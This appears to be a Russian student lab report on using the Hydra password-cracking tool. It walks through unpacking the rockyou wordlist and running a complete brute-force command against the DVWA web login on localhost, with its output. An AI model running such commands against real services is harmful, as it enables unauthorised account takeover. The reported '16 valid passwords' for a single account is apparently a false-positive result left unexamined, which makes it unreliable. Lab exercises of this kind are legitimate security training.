Индивидуальный проект №3

Дисциплина “Информационная безопасность”

Ланцова Я. И.

Российский университет дружбы народов, Москва, Россия

Объединённый институт ядерных исследований, Дубна, Россия

Вводная часть


Цели и задачи

- Научиться пользоваться Hydra, попробовать различные команды.

Теоретическое введение

Hydra – это программное обеспечение с открытым исходным кодом для перебора паролей в реальном времени от различных онлайн сервисов, веб-приложений, FTP, SSH и других протоколов.


Выполнение работы



```
└─$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T T
ASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service:
//server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|pos
t} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] m
emcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redi
s rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] v
mauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Рис. 1: Проверяем установлена ли Hydra


Выполнение работы



```
┌──(kali㉿kali)-[~]
└─$ sudo gzip -d rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst    nmap.lst     wfuzz
dirb       fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi      metasploit  sqlmap.txt
```

Рис. 2: Распаковываем один из стандартных словарей

Выполнение работы



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabiliti
es/brute/:username=^USER^&password=^PASS^&Login:H=Cookie:security=medium; PHPSESSID=oaibo4f06tqu95dkm27ht
62lo:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 14:22:27
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^
&Login:H=Cookie:security=medium; PHPSESSID=oaibo4f06tqu95dkm27ht62lo:F=Username and/or password incorrect
[80][http-get-form] host: localhost   login: admin   password: iloveyou
[80][http-get-form] host: localhost   login: admin   password: 123456
[80][http-get-form] host: localhost   login: admin   password: 123456789
[80][http-get-form] host: localhost   login: admin   password: password
[80][http-get-form] host: localhost   login: admin   password: princess
[80][http-get-form] host: localhost   login: admin   password: rockyou
[80][http-get-form] host: localhost   login: admin   password: 12345
[80][http-get-form] host: localhost   login: admin   password: 1234567
[80][http-get-form] host: localhost   login: admin   password: nicole
[80][http-get-form] host: localhost   login: admin   password: 12345678
[80][http-get-form] host: localhost   login: admin   password: abc123
[80][http-get-form] host: localhost   login: admin   password: daniel
[80][http-get-form] host: localhost   login: admin   password: babygirl
[80][http-get-form] host: localhost   login: admin   password: lovely
[80][http-get-form] host: localhost   login: admin   password: jessica
[80][http-get-form] host: localhost   login: admin   password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 14:22:29

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```

Рис. 3: Работа Hydra

Результаты

Результаты

- Выполнены все необходимые действия.

Вывод

- Научилась пользоваться Hydra, попробовала различные команды.